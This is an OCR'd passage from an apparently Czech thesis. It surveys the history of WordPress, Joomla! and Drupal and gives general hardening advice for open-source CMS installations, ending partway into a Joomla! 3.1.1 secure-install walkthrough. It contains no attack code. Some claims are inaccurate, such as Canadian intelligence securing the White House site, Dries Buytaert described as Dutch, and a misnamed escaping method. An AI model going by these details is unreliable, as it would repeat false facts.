
3.1 WordPress

Kořeny WordPresu sahají až do roku 2001, počátkem tohoto roku Michel Valdrighi napsal pomocí PHP a MySQL blogovací systém nazvaný b2/cafelog (http://cafelog.com/).V roce 2003 se Matt Mullenweg and Mike Little ujali vývoje a vytvořili alternativní větev programu nazvanou WordPress, tak jak ho známe dnes.[4]

Dnes je WordPress šířen pod licencí GNU/GPLv2 a jeho vývojem se větší měrou zabývá společnost Atomattic. V roce 2010 byla založená nezisková organizace "The WordPress Foundation" pod kterou byla předána autorská práva.[4]

Systém stále využívá skriptovací jazyk PHP a data jsou ukládány do databáze MySQL. V porovnání s ostatními níže zmíněným redakčními systémy, je WordPress spíše vhodný pro psaní blogu, popřípadě pro menší firemní prezentaci a dá se o něm říci, že ze 3 vybraných v této práci, je nejméně komplexní. Na druhou stranu, je velice jednoduché

s ním pracovat, má velice intuitivní ovládání, jeho grafická prezentace působí na vysoké úrovni a zcela jednoduše z něj vytvoříte prezentaci dle svých představ. Jeho jednoduchost a uživatelská přívětivost je možná důvodem proč je zrovna tento CMS v dnešní době nejpoužívanější ze všech, na stránce wordpress.com lze dohledat aktuální číslo použití. Ke dni 21. 5 .2013 se jedná o 65 992 867 webových prezentací. A systém pro své potřeby využívají společnosti jako jsou CNN nebo UPS.



Obr. 4: Ukázka administračního rozhraní

3.2 Joomla!

První redakční systém nazvaný Joomla! 1.0.0 spatřil světlo světa 16. 9. 2005 a uvolněn byl pod GNU licencí. Nutno podotknout, že se jednalo o fork[2] komerčního projektu s názvem Mambo. Ve verzi 1.0.0 byla 100% kompatibilní s Mambo 4.5.2.3, navíc byly upravený pouze některé bezpečnostní chyby. Nynější stav kompatibility by se dal odhadovat někde kolem 60% a stále klesá. Název joomla (džumla) je anglický fonetický přepis slova pocházejícího ze svahilštiny, které znamená „všichni dohromady“.[5]

Je napsána v jazyce PHP, od verze 1.5 využívá technik objektově orientovaného programování a jako databázový systém využívá MySQL, ale od verze 2.5 lze využívat databázový systém MS SQL. Koncepce Joomly se snaží co největší měrou těžit z jejího modulárního systému, jádro samo o sobě moc funkcí nenabízí, vyšší funkcionalitu

2 Slovem fork se označuje alternativní větev programu, která je zpravidla vyvíjena nezávisle

lze vytěžit až při použití doplňků. Tak si každý uživatel může stvořit aplikaci dle vlastních potřeb.[5]

Joomla! je opravdu velice agilní co se využití týče, díky množství doplňků jí nedělají problémy firemní prezentace, e-shopy, diskuzní fóra nebo chaty, dokonce depozitáře pro stahování uživatelských souboru nebo multimediální galerie, v neposlední řadě se může jednat o e-lerningový systém nebo správce projektů a úkolů.[6]

Mezi redakčními systémy popisovanými v rámci této práce, by se o ní dalo tvrdit, že nabízí zlatou střední cestu, je o něco více komplexnější než WordPress a tudíž si její nasazení žádá určité znalosti. Nicméně pokud se její uživatel pustí do vývoje, je schopný vytvořit, komplexní projekt, který si upraví k obrazu svému. Jako příklad jejího použití lze uvést sociální síť patřící pod MTV Quizilla(http://quizilla.teennick.com/).

3.3 Drupal

Kolébkou systému Drupal je Belgie, kde jej v roce 2000 napsal holandský student Driese Buytaert. Původně se Driese snažil napsat systém, pomocí kterého by mohl sdílet svoje zážitky a informace, které shromáždil během svého navštěvování univerzity v Antwerpách. Tento systém v roce 2001 nazval Drop. Název vznikl nedopatřením, když se tvůrce překlepl při registrování domény Dorp.org. První verze uveřejněná pod GNU/GPL licencí se již jmenovala Drupal, tento název vychází z holandského překladu slova drop, což je v holandštině druppel.[7]

Drupal v dnešní době nabízí jeden z nejsofistikovanějších publikačních systému dostupných uživateli zdarma. Je napsaný v PHP a jako databázový systém využívá MySQL nebo PostgreSQL, připravována je podpora MsSQL a Oracle. Je taktéž postaven modulárně, jádro je malé ale stabilní a větší funkcionalitu vývojář získá až po použití některého z modulů, které tradičně mohou vyvíjet i uživatele. Moduly a patche jsou pečlivě kontrolovány a až posléze jsou dostupné na stránkách redakčního systému, čímž by se mělo docílit co největší bezpečnosti.[7]

Drupal se díky své obsáhlosti, co se funkcionality týče, stal terčem vývojářů, kteří spíše než jednoduchý blog, tvoří prezentaci velké nadnárodní korporace nebo komunitní web. Přesně na takové velké projekty se tento CMS systém hodí, ale to neznamená, že by nedokázal i takové věci jako jeho předchůdci. Repositář s doplňky a rozšířeními čítal ke dni 22.4.2013 na 21 500 položek. I přesto, že je Drupal vhodný spíše k tvorbě větších

projektu se na oficiálních stránkách www.drupal.org, lze dozvědět aktuální číslo lidí, kteří používají tento systém pro svoji prezentaci. Aktuálně ke 22.4. 2013 to bylo 956 542, instalací po celém světě, což tvoří 2.1 % procenta všech webových aplikací. Drupal pohání webovou stránku Bílého domu (www.whitehouse.gov), nebo stránky zveřejňující odtajněně informace anglické vlády (www.data.gov.uk).

II. PRAKTICKÁ ČÁST

4 Bezpečnost open-source cms

Nasazení redakčních systémů, je dnes téměř nevyhnutelné, dalo by se tvrdit nutností. Naštěstí dnešní vývojáři mají několik možností, ze kterých si mohou vybírat. Mimo open-source systémy popsanými výše se může jednat o systémy, které vyvíjí firmy za účelem akumulace zisku např. společnost Kentico. Dále systémy které jsou distribuovány firmami nabízejícími je s webhostingovými službami najednou jako jeden produkt. U nás je nejznámější projekt webnode.cz. Vývojáři rozhodující se mezi těmito možnostmi, by měli mít na paměti, že každé z těchto řešení má své výhody i úskalí. A může vyvstat otázka, jako moc jsou tyto systémy napadnutelné a jestli lze k jejich bezpečnosti nějak přispět.

4.1 Silné stránky nasazení open-source CMS

Největší výhoda nasazení open-source systémů spočívá v tom, že je programují stovky tisíc lidí po celém světě a počet instalací celosvětově lze odhadovat ke stovkám milionů. Programátoři v zásadě, rozšiřují funkcionalitu těchto systémů, nebo se starají o opravy bezpečnostních děr a vydávání bezpečnostních patchů.

Díky vysokému počtu instalací a programátorů, by se dalo uvažovat o 24/7 celosvětovém monitoringu, díry v systémech jsou rychle objeveny a zaceleny. Většina systému má automatickou kontrolu a instalací updatů, takže pokud je k dispozici nová verze, systém uživatele na tuto skutečnost upozorní a ten má možnost ihned systém aktualizovat v podstatě jedním kliknutím.

Pro některé prominentní uživatele jako jsou Bílý dům je bezpečnost jejich stránek velice důležitá, tu pro ně konkrétně zajišťuje Canadian Security Intelligence Service. Takové druhy organizací, jejichž cílem je ochrana před potencionálními hackery, mohou velkou měrou přispět k celkové bezpečnosti platformy.

4.2 Slabé stránky nasazení open-source CMS

CMS šířené pod open-source licencemi, jsou ve většině případů instalované na hostované prostředí sdílených hostingových serverů. V tomto prostředí je velmi častým jevem napadení serveru pomocí ukradeného hesla uživatele, které nerespektuje pravidla pro tvorbu silného hesla a tak je lehce odcizitelné. Hackeři se zaměřují především na uživatelské účty (uživatele, ftp, databáze).

Vyhnout se tomuto problému lze lehce tím, že uživatelům neumožníme vytvářet takové hesla a tímto je tento problém možné snadno eliminovat. Největší slabinou jsou však přídavné moduly, které v současností bývají méně bezpečnější než platforma jádra, proto musí být neustále testovány a prověřovány.

4.3 Zvýšení bezpečnosti open-source CMS

Bezpečnost redakčních systému by měla být brána velice vážně. Také je dobré si uvědomit, že zabezpečení není o tom vytvořit perfektně zabezpečené místo, některé způsoby mohou být nepraktické nebo může být nemožné taková bezpečnostní opatření udržet v chodu. Jak již bylo zmíněno tento druh CMS je povětšinou instalován na pronajaté webové servery, nad jejichž správou a zabezpečením nemá administrátor redakčního systému kontrolu. Jelikož je nasazení těchto CMS celosvětově velice oblíbené, jsou na internetu k nalezení postupy, jak bezpečnost těchto redakčních systému zvýšit. Nejběžnější jsou tyto:

1. Používat bezpečná hesla

Vývojář spravující redakční systém, by měl vytvořit silné heslo pro uživatele admin. Takové by mělo obsahovat nejméně 10 znaků, měli by se by se v něm střídat velká, malá písmena a čísla, také není na škodu použít jeden ze speciálních znaků (@, &, #, _, ...)[9]

2. Vždy updatovat na nejnovější verzi

Updaty neobsahují pouze vylepšení funkcí nebo odstranění bugů, většinou se jedná o bezpečnostní záplaty, jejichž hlavním úkolem je zacelit nebezpečné díry. Tento krok samozřejmě nezajišťuje 100% neprolomitelnost systému, neboť hackeři jsou vždy o jeden krok před programátory. Lze se tak ale zbavit zranitelností, které jsou již uveřejněny na bezpečnostních fórech a tak se vyhnout již známým útokům.[8]

3. Ochrana administrátorského účtu

Všechny redakční systémy zmiňované v této práci, během instalace vytváří účet superuživatele admin. Schopný útočník si je tohoto faktu vědom, dokonce ví jaké je tomuto uživateli přiděleno id v databázovém systému. Těchto faktů je využíváno například při napadení pomocí metody SQL injection.

Existuje několik způsobů jak se zneužití administrátorského účtu bránit. Nejefektivnější je vytvořit nového uživatele, přidělit mu superuživatelská práva a uživatele

admin vytvořeného při instalaci redakčního systému pro jistotu deaktivovat. Samozřejmostí je při vytváření nového uživatele respektovat pravidlo č.1 a vytvořit mu tak silné heslo, jako uživateli admin.[10]

1. Obrana proti útokům hrubou silou

Toto pravidlo souvisí nejvíce s bezpečností webového serveru na kterém hostujeme náš redakční systém. Útoky hrubou silou se projevují špatnými pokusy o přihlášení do aplikace. Není výjimkou, že i zcela obyčejný blog dnes může čelit mezi 50-ti až 180-ti tisíci špatných pokusů o přihlášení. Taková aktivita se musí projevit v záznamech serveru poskytovatele hostingu, ten by nás měl o této aktivitě informovat nebo okamžitě jednat a IP adresy ze kterých tyto požadavky přichází na nějaký čas odfiltrovat, tak že je uvede do tzv. black listu.

Další možnosti jak tyto pokusy o zneužití hackerovi ztížit je nainstalování pluginu pro omezení počtu možných neúspěšných pokusů o přihlášení. Pro Wordpress se může jednat o plugin nazvaný Limit Login Attempts.

2. Změna výchozího jména prefixu tabulek

Každý systém před instalací vyžaduje po vývojáři vytvoření databáze, ke které se záhy připojí a vytvoří do ní svojí tabulkovou strukturu. Jelikož dříve hostingové společnosti nenabízeli možnost vytvořit více než jednu databázi, uživatelé kteří chtěli na jednom hostingu využívat více než jeden redakční systém byly odkázaní na tvorbu prefixů. To je krátký řetězec uvedený před jménem tabulky. Toto opatření umožňuje programátorům lépe se vyznat v tom která tabulka patří k jakému systému. Všechny moderní systémy popsané v této části využívají této metody automaticky, důležité je neponechávat prefixy tabulek v jejich výchozí hodnotě (u systému WordPress např. wp_), ale změnit je na nějaký námi vymyšlený název.[10]

Systémy jsou distribuovány jako open-source, takže pro útočníka není problém aby si je nainstaloval a nastudoval si jejich databázovou strukturu. Pokud prefix před tabulkou změníme, útočník pouze tuší, že máme v databázi tabulku částečně pojmenovanou `_users`. Co už ale netuší je právě námi změněný prefix. Takto lze ztížit provádění útoků metodou SQL injeciton.

3. Monitorování malwaru

Je důležité průběžně monitorovat redakční systém a sledovat zda neobsahuje

nebezpečný kód, který by mohl šířit mezi uživatele. Stejně tak důležitý je zvolený nástroj, který prochází strukturu jednotlivých souboru a odhaluje skryté hrozby. Všechny systémy popsané v této práci pro tuto činnost doporučují projekt Sucuri (www.sucuri.net), díky němuž jsou vývojáři schopni odhalit náchylnost vůči útokům typu cross-site scripting, pokusy o phishing a podobné techniky.

4. Kontrola citlivých informací

Za jednu z takových může být pokládána informace o verzi nainstalovaného redakčního systému. Ta bývá většinou zobrazena v patičce stránky nebo je uložená v souboru `radme.html`. Je třeba brát v úvahu, že na internetu jsou dostupné webové portály (např. www.exploit-db.com/) informující o různých zranitelnostech různých verzí redakčních systémů a jejich doplňků. Pokud je uživatelem provozován takový systém, jehož slabina je popsána na některém z těchto portálu. Existuje velmi vysoké riziko, že může být chybou popsanou na webovém portálu napaden. Proto je vhodné verzi redakčního systému před uživateli skrýt.

Dalšími takovými informacemi mohou být konfigurační soubory `phpinfo.php` nebo `i.php`. Tyto soubory zobrazují podrobné nastavení hypertextového procesoru PHP a hackerům mohou sloužit jako návod, jak naši aplikaci napadnout.

Posledním takovým příkladem mohou být soubory záloh databáze. Pokud administrátor pravidelně zálohuje databázi neměl by nechávat soubory `.sql` volně dostupné v adresářové struktuře webového místa. Pro heckera poté není nic lehčího, než zadat adresu souboru do vyhledávače a celou zálohu databáze si stáhnout.[10]


5. Úklid zastaralých a nepotřebných komponent

Redakční systém provozující neaktuální nebo nepoužívané doplňky a témata, se dá přirovnat k časované bombě. Prakticky vzato se dá na každý doplněk dívat jako na potenciální dvířka k provedení některého útoku, proto není důvod je udržovat v systému zvlášť pokud jsou nevyužité.

Výše popsané jsou bezpečnostní metody, sloužící ke zvýšení bezpečnosti jednotlivých redakčních systémů. Vývojář webového místa by měl být zodpovědný a tyto zásady akceptovat a pokusit se je implementovat do své instalace redakčního systému. Nyní bude následovat porovnání toho, jak je tyto bezpečnostní zásady do jednotlivých instalací redakčních systému implementovat.

4.4 Postup zabezpečení CMS Joomla!


V této kapitole bude popsán postup instalace v rámci zabezpečení systému Joomla!, v aktuální verzi 3.1.1. Systém je instalován na free hostingový server Endora.cz, což není ideální řešení z hlediska počtu registrovaných domén, který byl aktuálně ke dni 20. 5. 2013 přesně 62390. Nicméně pro potřeby prezentace postupu zabezpečení je dostačující. Vývojář, který to bude myslet s bezpečnosti své webové aplikace vážně, určitě zvolí nějaký placený server s profesionální podporou.



Obr. 5: konfigurace instalace

Instalace systému v rámci jednoduchosti probíhá ve třech krocích. V tom prvním na Obr. 5, je důležité přepsat obsah položky Admin Username, ve které je předpřipravená hodnota *admin*. Obsah tohoto pole byl změněn na hodnotu *mvetr*, neboť počítáme s tím, že útočníci jsou si vědomi faktu, že většina uživatelů si nechá právě tento název pro účet svého administrátora a také se takto vyhneme dalším komplikacím s deaktivováním tohoto

účtu a vytvářením nového. Dokonce ID tohoto uživatele je vygenerováno automaticky, v případě této instalace se jednalo o číslo 260, takže se administrátor nemusí přihlašovat do databáze a ručně jej měnit.



Obr. 6: Nastavení databáze

Následující pole je určeno pro zadání hesla, v rámci dodržení bezpečnostních zásad bylo zadáno heslo které obsahuje velká a malá písmena, speciální znaky, jeho délka je 12 znaků a nedává žádný smysl. Takové heslo by útočníkovi, který by disponoval počítačem schopným prověřit 200 000 000 hesel za sekundu, mohlo prolomení metodou brute force trvat roky. Takže všeobecně lze v dnešní době takto vytvořené heslo považovat za bezpečné.

V druhém kroku instalace (Obr. 6) stojí za povšimnutí pole s názvem *Database Type*. Uživatel má zde na výběr ze dvou možností MySQL a výchozí MySQLi. MySQLi (MySQL Improved), je jedna z metod přístupu k databázi, kterou můžeme využívat pokud máme na serveru nainstalováno MySQL verze 4.1.3 a vyšší. Zakomponované je v PHP od


verze 5. Hlavními myšlenkami vyvinutí tohoto rozšíření, byli konzistentní přístup k datům v databázích a umožnit využívat objektově i procedurálně orientovaný model přístupu. Největší výhodou je ale jeho bezpečnost.

Pokud vkládáme data získaná od uživatele, např z formuláře nebo z parametru URL, je nutné tyto data v rámci bezpečnosti a ochrany před útokem zkontrolovat a tak zabránit možnému útoku. V MySQLi je proto metoda `mysql::escape_string`, která má za úkol escapovat všechny nebezpečné znaky, tak že před tyto znaky vloží zpětné lomítko.

Další položky obsahují údaje nutné pro připojení k databázi jako je adresa databázového serveru, přihlašovací údaje k databázi a taky název námi vytvořené databáze pro Joomlu! Následuje pole nazvané *Table Prefix*, hodnota tohoto pole je v Joomle! generovaná automaticky, takže není třeba ji nějakým způsobem měnit. Jen je dobré zkontrolovat, zda-li již v naší databází není systém, který by vygenerovaný prefix používal.

